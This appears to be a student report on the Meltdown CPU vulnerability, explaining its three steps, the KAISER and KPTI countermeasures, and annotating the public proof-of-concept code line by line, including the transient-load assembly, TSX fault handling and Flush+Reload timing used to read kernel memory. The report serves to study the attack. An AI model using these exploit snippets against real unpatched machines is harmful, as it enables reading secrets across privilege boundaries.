The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state. The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. Note that the receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the fork-and-crash approach. Since the Flush+Reload attack takes much longer (typically several hundred cycles) than the transient instruction sequence, transmitting a single bit at once is more efficient than transmitting bytes. Also, the covert channel is not limited to microarchitectural states which rely on the cache. Any microarchitectural state which can be influenced by an instruction (sequence) and is observable through a side channel can be used to build the sending end of a covert channel.

Analysing the Code

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

The crux of the Meltdown Code. Source : https://meltdownattack.com/meltdown.pdf

Meltdown consists of 3 steps:

Step 1: The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.

Step 2: A transient instruction accesses a cache line based on the secret content of the register.

Step 3: The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical memory. A line-by-line analysis follows:

Step 1: In line 4, the byte value located at the target kernel address, stored in the RCX register, is loaded into the least significant byte of the RAX register represented by AL. The MOV instruction is fetched by the core, decoded into µOPs, allocated, and sent to the reorder buffer. There, architectural registers (e.g., RAX and RCX in the code) are mapped to underlying physical registers enabling out-of-order execution. Trying to utilize the pipeline as much as possible, subsequent instructions (lines 5-7) are already decoded and allocated as µOPs as well. The µOPs are further sent to the reservation station holding the µOPs while they wait to be executed by the corresponding execution unit. The execution of a µOP can be delayed if execution units are already used to their corresponding capacity, or operand values have not been computed yet. When the kernel address is loaded in line 4, it is likely that the CPU already issued the subsequent instructions as part of the out-of-order execution, and that their corresponding µOPs wait in the reservation station for the content of the kernel address to arrive. As soon as the fetched data is observed on the common data bus, the µOPs can begin their execution. When the µOPs finish their execution, they retire in order, and, thus, their results are committed to the architectural state. During the retirement, any interrupts and exceptions that occurred during the execution of the instruction are handled. Thus, if the MOV instruction that loads the kernel address is retired, the exception is registered, and the pipeline is flushed to eliminate all results of

subsequent instructions which were executed out of order. However, there is a race condition between raising this exception and our attack step 2.


Step 2: The instruction sequence from step 1 which is executed out of order has to be chosen in a way that it becomes a transient instruction sequence. If this transient instruction sequence is executed before the MOV instruction is retired (i.e., raises the exception), and it performs computations based on the secret, it can be utilized to transmit the secret to the attacker by encoding the secret into the microarchitectural cache state. We allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is computed based on the secret (inaccessible) value. In line 5 of the code, the secret value is multiplied by the page size, i.e., 4 KB. The multiplication of the secret ensures that accesses to the array have a large spatial distance to each other. This prevents the hardware prefetcher from loading adjacent memory locations into the cache as well. Here, we read a single byte at once. Hence, our probe array is 256×4096 bytes, assuming 4 KB pages. Note that in the out-of-order execution we have a noise-bias towards register value '0'. However, for this reason, we introduce a retry-logic into the transient instruction sequence. In case we read a '0', we try to reread the secret. In line 7, the multiplied secret is added to the base address of the probe array, forming the target address of the covert channel. This address is read to cache the corresponding cache line. The address will be loaded into the L1 data cache of the requesting core and, due to the inclusiveness, also the L3 cache where it can be read from other cores. Consequently, our transient instruction sequence affects the cache state based on the secret value that was read in step 1.

Step 3: Now, the attacker recovers the secret value by leveraging a microarchitectural side-channel attack (i.e., the receiving end of a microarchitectural covert channel) that transfers the cache state back into an architectural state. When the transient instruction sequence is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret. Thus, the attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (i.e., offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value.

PACKET IDENTIFIER

To mount Meltdown, the adversary needs the ability to execute code on a vulnerable machine. Executing code can be achieved through various means, including hosting in cloud services, apps in mobile phones, and JavaScript code in websites. Meltdown has a devastating effect on the security of affected systems. First, exploiting a hardware vulnerability means the attack does not depend on specific vulnerabilities in the software. Thus, the attack is generic and, at the time of discovery,

affected all existing versions of all major operating systems. Second, because the attack only depends on the hardware, traditional software-based protections, such as cryptography, operating system authorization mechanisms, or antivirus software, are powerless to stop the attack. Hence, mitigation of the attack is essential.



Variants of Meltdown.

Source : https://arxiv.org/pdf/1811.05441.pdf


Hardware-based Countermeasures

Meltdown bypasses the hardware-enforced isolation of security domains. There is no software vulnerability involved in Meltdown. Meltdown is some form of race condition between the fetch of a memory address and the corresponding permission check for this address. Serializing the permission check and the register fetch can prevent Meltdown, as the memory address is never fetched if the permission check fails. However, this involves a significant overhead to every memory fetch, as the memory fetch has to stall until the permission check is completed. A more realistic solution would be to introduce a hard split of user space and kernel space. This could be enabled optionally by modern kernels using a new hard-split bit in a CPU control register, e.g., CR4. If the hard-split bit is set, the kernel has to reside in the upper half of the address space, and the user space has to reside in the lower half of the address space. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups. We expect the performance impacts of such a solution to be minimal.

Software-based Countermeasures

As existing hardware is not as easy to patch, there is a need for software workarounds until new hardware can be deployed. One possible solution is KAISER, a kernel modification to not have the kernel mapped in the user space. This modification was intended to prevent side-channel attacks breaking KASLR. However, it also prevents Meltdown, as it ensures that there is no valid mapping to kernel space or physical memory available in user space. The Linux kernel uses KPTI (Kernel page-table isolation) to mitigate Meltdown, KPTI is based on KAISER.

KPTI mitigates the vulnerability by separating user-space and kernel-space page tables entirely. One set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and a minimal set of kernel-space mappings that provides the information needed to enter or exit system calls, interrupts and exceptions.



EXTENSIONS

Part-B : PoC Code Documentation

In this section, I'll annotate relevant parts of the PoC code (https://github.com/IAIK/meltdown)

secret.c

```
libkdump_config_t config;

 config = libkdump_get_autoconfig();

 libkdump_init(config);
```

Lines 19 -21 set the hyperparameters of the code like the `cache_miss_threshold, measurements and the retries.` We can see this by looking at the definition of the struct in **libkdump.h** :

```
typedef struct {
 size_t cache_miss_threshold; /**< Cache miss threshold in cycles for Flush+Reload */
 libkdump_fault_handling_t fault_handling; /**< Type of fault handling (TSX or signal handler) */
 int measurements; /**< Number of measurements to perform for one address */
 int accept_after; /**< How many measurements must be the same to accept the read value */
 int load_threads; /**< Number of threads which are started to increase the chance of reading from inaccessible addresses */
 libkdump_load_t load_type; /**< Function the load threads should execute */
 int retries; /**< Number of Meltdown retries for an address */
 size_t physical_offset; /**< Address of the physical direct map */
} libkdump_config_t;
```

Then we move on to line 29 :

```
size_t paddr = libkdump_virt_to_phys((size_t)secret);
```

This line converts the virtual address used by the process to store the secret string into a physical address (just like the MMU) which will be used by the meltdown code.

Lines 38-45 keep the string in cache, which increases performance by helping us win the race condition between the attack code and the exception:

```
while (1) {
  // keep string cached for better results
```

```
  volatile size_t dummy = 0, i;
  for (i = 0; i < len; i++) {
    dummy += secret[i];
  }
  sched_yield();
}
```

physical_reader.c

From the beginning of the main function (line 7) till line 22, we utilise the commandline input to set the direct physical offset of kernel memory, configure the hyperparameters and convert the input physical address into a virtual address.

Then from line 28-33, we proceed to perform the meltdown attack using the function libkdump_read() to read the secret string character-by-character and print it.

```
while (1) {
  int value = libkdump_read(vaddr);
  printf("%c", value);
  fflush(stdout);
  vaddr++;
}
```

libkdump.c

We'll begin by analyzing the function libkdump_read() and in trying to understand the code of libkdump_read(), we will understand various functions like libkdump_read_tsx(), xbegin(), flush_reload(), libkdump_read_signal_handler() and the main meltdown assembly code.

In lines 529-534:

```
phys = addr;


 char res_stat[256];
```

```
int i, j, r;

for (i = 0; i < 256; i++)

  res_stat[i] = 0;
```

We initialise the array res_stat which is used to statistically choose the best possible character to output after performing the meltdown attack later in this function.

In lines 538-545:

```
for (i = 0; i < config.measurements; i++) {

  if (config.fault_handling == TSX) {

    r = libkdump_read_tsx();

  } else {

    r = libkdump_read_signal_handler();

  }

  res_stat[r]++;

}
```

These are the lines where we perform the bulk of the work, depending on the configuration of the system we choose the method of dealing with the exception. If the system supports TSX (Intel's proprietary transaction control mechanism) we call libkdump_read_tsx(), otherwise we use signal handling to deal with exceptions and call libkdump_read_signal_handler(). Now, let's analyse libkdump_read_tsx() in more detail.

libkdump_read_tsx()

In the first few lines, we set the number of retries based on the hyperparameters and use an #ifdef to confirm that TSX is enabled.

Then in lines 483-487:

```
while (retries--) {

  if (xbegin() == _XBEGIN_STARTED) {

    MELTDOWN;

    xend();
```

```
}
```

Before we run the Meltdown attack we call xbegin() which is just a C wrapper for the assembly procedure xbegin, which begins a code transaction using Intel's TSX technology. This rolls back the entire block within xbegin and xend if an exception arises during the execution of that block and does so quickly, which allows the flush+reload part of the attack to read the hot cache values more effectively.

Now, we'll analyse the code of MELTDOWN, the definition is at lines 112-114:

```
#ifndef MELTDOWN

#define MELTDOWN meltdown_nonull

#endif
```

We can define MELTDOWN to be meltdown, meltdown_nonull and meltdown_fast. Now, we'll look at these 3 in greater detail. But before their definitions we have:

```
#ifdef __x86_64__
```

and

```
#else /* __i386__ */
```

Since meltdown, meltdown_nonull and meltdown_fast are implemented using assembly code, their definitions depend on the architecture and the names of registers and commands are slightly different in both cases, but we'll proceed with the x86-64 case, since the logic is identical.

In lines 46-55, we define `meltdown`:

```
asm volatile("1:\n"                                                    \
             "movq (%%rsi), %%rsi\n"                                   \
             "movzx (%%rcx), %%rax\n"                                  \
             "shl $12, %%rax\n"                                        \
             "jz 1b\n"                                                 \
             "movq (%%rbx,%%rax,1), %%rbx\n"                           \
             :                                                         \
```

```
            : "c"(phys), "b"(mem), "S"(0)                                   \
            : "rax");
```

We have the main meltdown attack. The command asm is used to run inline assembly in C, while the keyword volatile ensures that the compiler doesn't optimise the raw assembly code. The syntax of the (extended) asm command is

asm (Assembly Instruction // The assembly command to run

: Output Operands // The output registers/memory locations

[: InputOperands // The input registers/memory locations and mappings to variables

[: Clobbers]]) // Here we tell the compiler that we have modified these registers and

// they no longer contain compiler set values

A %% prefix denotes a register while a $ prefix denotes an immediate value in gcc asm syntax.

The `"1:\n"` defines an address that we can jump to with the jump instruction, this is similar to the MIPS syntax as taught in CS305

`"movq (%%rsi), %%rsi\n"` : In this line we set the value of rsi (register source index) to zero

(`"S"(0)` in the input operands part)

`"movzx (%%rcx), %%rax\n"` : In this line we move the secret value stored in register c

(`"c"(phys)`) to register a, this corresponds to line 4 of the

author's code

```
"shl $12, %%rax\n"
```

In this line we shift the value stored in register a left by 12 bits, that is we multiply this value by 4096 (the page size = 4KB), in order to access values of the main array which are at a page's distance to avoid incorrect hits due to the prefetcher(the prefetcher doesn't fetch lines across page boundaries)

```
"jz 1b\n"
```

In this line, we jump back to `"1:\n"`, if the value in register a is zero. This is to correct for the inherent bias towards '0', which might be because the memory load to register c is masked out

by a failed permission check, or because a speculated value of '0' is loaded as the data of the stalled load is not available yet. Hence, measuring cache line '0' is omitted and in case there is no cache hit on any other cache line, the value can be assumed to be '0'. This loop is terminated either by reading a non-zero value or by the raised exception of the invalid memory access. This slows the code down, but generally improves accuracy.

```
"movq (%%rbx,%%rax,1), %%rbx\n"
```

In this line, we touch the array so that only 1 line is cached, we make this microarchitectural information visible using flush+reload later. The syntax of the moery location we access is `(%%rbx,%%rax,1)`, which translates to : (value in %%rbx) + (value in %%rax) * (1), where the 1 denotes the width of the data type. Here it is 1 byte, since we're using a char array.

In lines 58-66 we define `meltdown_nonull,` which is the same as `meltdown`, except we don't zero out the rsi register, which works a lot better on some machines (but not at all on others).

In lines 69-75 we define `meltdown_fast,` which is the same as `meltdown_nonull`, except we remove the part of the code that loops if the output value is zero, this speeds up the code at the cost of accuracy.

Now, we move back to libkdump_read_tsx():

libkdump_read_tsx()

In lines 489-500:

```
int i;

  for (i = 0; i < 256; i++) {

    if (flush_reload(mem + i * 4096)) {

      if (i >= 1) {

        return i;

      }

    }

    sched_yield();

  }

  sched_yield();

}
```

```
#endif

 return 0;
```

We perform the flush+reload attack to access the line touched by the meltdown code and return the character of the secret string through the covert channel. The function flush_reload() returns an integer which denotes the ASCII value of the secret character (and depends on the line touched by the meltdown code). We return this value or zero. The case of '0' is handled separately for reasons explained above. Now, we explain the flush+reload attack.

flush_reload()

In lines 185-196:

```
 start = rdtsc();

 maccess(ptr);

 end = rdtsc();

 flush(ptr);

 if (end - start < config.cache_miss_threshold) {

   return 1;

 }

 return 0;
```

We store the timestamp before accessing the line of memory in start by using the rdtsc() function, which internally uses variants of the rdtsc assembly command (ReaD TimeStamp Counter), then we access the memory at ptr using maccess, and then we store the timestamp immediately after it in end.

Then depending on the time difference between end and start, we gauge whether the cache line is hot (i.e. was accessed by the meltdown code) or not by comparing end - start to a hyperparameter (`config.cache_miss_threshold`) and correspondingly return a '1' or a '0'.

The case of libkdump_read_signal_handler() is very similar to the case of libkdump_read_tsx(), the only salient point being the use of the setjmp function in a standard idiom to transfer control and restore the current environment and registers after calling longjmp in the signal handler.

Now, we return to analysing the libkdump_read() function.

libkdump_read()

In lines 538-546:

```
for (i = 0; i < config.measurements; i++) {
  if (config.fault_handling == TSX) {
    r = libkdump_read_tsx();
  } else {
    r = libkdump_read_signal_handler();
  }
  res_stat[r]++;
}
int max_v = 0, max_i = 0;
```

We found the value of the secret character by executing the meltdown attack and stored it in r. We perform the attack `config.measurements` times for each character in the secret string and increment the value in the res_stat array correspondingly.

Now, finally in lines 557-563:

```
for (i = 1; i < 256; i++) {
  if (res_stat[i] > max_v && res_stat[i] >= config.accept_after) {
    max_v = res_stat[i];
    max_i = i;
  }
}
```

```
return max_i;
```

We choose the maximum value in the res_stat array and return that character as the most likely character of the string, hence concluding 1 iteration of the code.